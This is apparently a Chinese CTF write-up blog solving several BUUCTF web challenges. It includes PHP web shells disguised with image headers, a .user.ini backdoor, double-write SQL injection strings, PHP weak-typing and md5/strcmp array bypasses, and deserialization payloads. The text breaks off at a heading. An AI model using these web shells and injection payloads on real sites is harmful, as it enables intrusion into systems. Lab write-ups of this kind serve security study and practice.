


抓包修改Content-Type: image/jpeg

上传成功，在upload文件夹下找到文件

GIF98a

利用蚁剑连接


添加数据
添加
清空
测试连接
基础配置
URL地址 *
http://a2b1f3b4-2d04-4e1d-803e-8d73897e9777.node4.buuoj.cn:81/uploa
连接密码 *
pass
网站备注
编码设置
UTF8
连接类型
PHP
编码器
default (不推荐)
base64
chr
请求信息
其他设置
添加
重命名
删除
默认分类
0
成功
连接成功!
https://blog.csdn.net/weixin_54648419


根目录下找到flag

/flag

```
1  flag{660fb288-6f50-42f0-bb7d-67e9e471e11c}
2
```

或者不用蚁剑直接命令执行cat flag

GIF98a flag{660fb288-6f50-42f0-bb7d-67e9e471e11c}



[ACTF2020 新生赛]Upload1

能上传图片马，还能直接浏览，还以为是文件包含加命令执行，没想到搞了一会没有反应，首先前端有一个验证，应该是对文件后缀的一个验证，直接就给删掉，但删掉还是不能上传php文件，这里是再上传了一个phtml文件

```
<script language='php'>@eval($_POST['a']);</script>
<script language='php'>system('cat /flag');</script>
```

能利用蚁剑连，也能直接cat根目录的flag，上传后直接get flag


[极客大挑战 2019]BabySQL1

过滤了 select or and union from，不过双写就能绕过，接下来就是普通的查数据了


```
?username=1' uniunionon seleselectct 1,2,database()%23&password=1
```


```
?username=1' uniunionon selselectect 1,2,group_concat(schema_name) frfromom infoorrmation_schema.schemata%23&password=1
```



```
?username=1'ununionion seselectlect 1,2, group_concat(table_name)frfromom(infoorrmation_schema.tables) whwhereere table_schema="ctf"%23&password=1
```




```
ununionion seselectlect 1,2, group_concat(column_name) frfromom (infoorrmation_schema.columns) whwhereere table_name="Flag"%23&password=1
```




```
username=1' ununionion seselectlect 1,2,group_concat(flag) frfromom (ctf.Flag)%23&password=1
```



[ACTF2020 新生赛]BackupFile1

利用dirsearch，发现一个index.php.bak，Notepad++打开

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

get方式传入一个key，key必须为数字，并且key的值必须与字符串“123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3”相等。**PHP的弱类型特性：int和string是无法直接比较的，php会将string转换成int然后再进行比较，转换成int比较时只保留数字，第一个字符串之后的所有内容会被截掉。**，所以传入`?key=123`

[HCTF 2018]admin1


直接弱口令admin 123，登录上去get到flag


[极客大挑战 2019]BuyFlag1

发现右侧菜单有两个页面，进入到pay.php的页面，发现了源代码


```
<!--
    ~~~post money and password~~~
if (isset($_POST['password'])) {
    $password = $_POST['password'];
    if (is_numeric($password)) {
        echo "password can't be number</br>";
    }elseif ($password == 404) {
        echo "Password Right!</br>";
    }
}
```



password不能是数字但是要等于404，利于弱类型让password=404a，或者利用php中的is_numeric()漏洞，is_numeric函数对于空字符%00，无论是%00放在前后都可以判断为非数值，而%20空格字符只能放在数值后。所以key=404%20或者404%00 %00404测试不行





这里发现cookie处user=0，反手就改成一，这里应该是题目说的`You must be a student from CUIT!!!`，又嫌数字太长，用科学计数法






最后这里也能用到php中的strcmp漏洞

```
int strcmp ( string $str1 , string $str2 )
```

比大小，如果 str1 小于 str2 返回 < 0； 如果 str1 大于 str2 返回 > 0；如果两者相等，返回 0。但是如果我们传入非字符串类型的数据的时候，这个函数接受到了不符合的类型，函数将发生错误，但是在5.3之前的php中，显示了报错的警告信息后，将return 0 ，也就是虽然报了错，但却判定其相等，所以可以用数组`money[]=`绕过

[BJDCTF2020]Easy MD5 1

随便输个1尝试一下



这里竟搞出了一个万能密码：ffifdyop，原因是md5()在true的时候，会返回这样的字符串：`'or'6\xc9]\x99\xe9!r,\xf9\xedb\x1c`，这样就存在了`select * from 'admin' where password=''or'6.....'`这样的永真式，而ffifdyop 这个字符串被 md5 哈希了之后会变成 276f722736c95d99e921722cf9ed621c，这个字符串前几位刚好是`' or '6`，既然这样，那只要是md5()后前几位是`' or '6`之类的那不就都.....
提交了万能密码，来到一个新的画面

a!=b而md5值想等，数组，md5后=0的，md5后的确想等的，搞个数组

```
?a[]=1&b[]=2
```

又跳到一个新的页面

```
 <?php
error_reporting(0);
include "flag.php";

highlight_file(__FILE__);

if($_POST['param1']!==$_POST['param2']&&md5($_POST['param1'])===md5($_POST['param2'])){
    echo $flag;
}
```

继续数组

```
POST:param1[]=1&param2[]=2
```

[ZJCTF 2019]NiZhuanSiWei 1

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```


三个参数，首先text

```php
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf"))
```

存在一个$text，读取时里面要有"welcome to the zjctf"，刚开始还想着这个页面不就有这句话吗，text就等于这个页面不行吗，还是直接搞吧，这里可以用php://input或者data协议，都是执行。

```
data的话直接搞就是了，这里也不用加密
data://text/plain,welcome to the zjctf
```

```
input的话welcome to the zjctf拿post传，直接用burp
php://input
```



再看file，它后面有提示一个useless.php页面，直接file=useless.php包含不出来，这里用到php://filter协议

```
file=php://filter/read=convert.base64-encode/resource=useless.php
```

得到一串base64，解密得

```
PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpewogICAgICAgIGlmKGlzc2V0KCR0aGlzLT5maWxlKSl7CiAgICAgICAgICAgIGVjaG8gZmlsZV9nZXRfY29udGVudHMoJHRoaXMtPmZpbGUpOwogICAgICAgICAgICBlY2hvIGNvbnRlbnRzKCR0aGlzLT5maWxlKTsgCiAgICAgICAgcmV0dXJuICgiVSBSIFNPIENMT1NFICEvLy9DT01FIE9OIFBMWiIpOwogICAgICAgIH0KICAgIH0KfQo=

<?php

class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

读取file所指向的文件名，上面还写了个flag.php

```
<?php
class Flag{  //flag.php
    public $file='flag.php';
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
echo serialize(new Flag());

//O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

难道只有一个回显位吗

```
?text=php://input&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
POST: welcome to the zjctf

?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

[SUCTF 2019]CheckIn 1


直接上传php文件,无效后缀

上传图片马，又不能有<?


上传phtml文件，还是无效后缀，上传前缀为GIF89a ，内容为

```
<script language=‘php‘>eval($_POST[1])</script>
```


上传上去给了路径，但这样是没法进行命令执行的，那再试着传一个.htaccess，但.htaccess只针对apache，我只看大佬们都说这里是nginx，这里就用到了新知识.user.ini，简单来说就是和.htaccess一样都属于配置文件，不过它能用到的地方也更广，功能也更多，这里用到它`auto_append_file、auto_prepend_file`这两个函数，类似于`require()`，配置好要包含哪个文件，然后把刚刚已经上传成功的文件包含了，那不就欧克了.user.ini文件构成PHP后门





```
GIF89a
auto_prepend_file=222.png
```




```
GIF89a
<script language='php'> @eval($_POST['qwer'])</script>
```




蚁剑连接在根目录找到flag，或者直接post传命令




```
qwer=system('tac /fl*');
```

[极客大挑战 2019]HardSQL 1



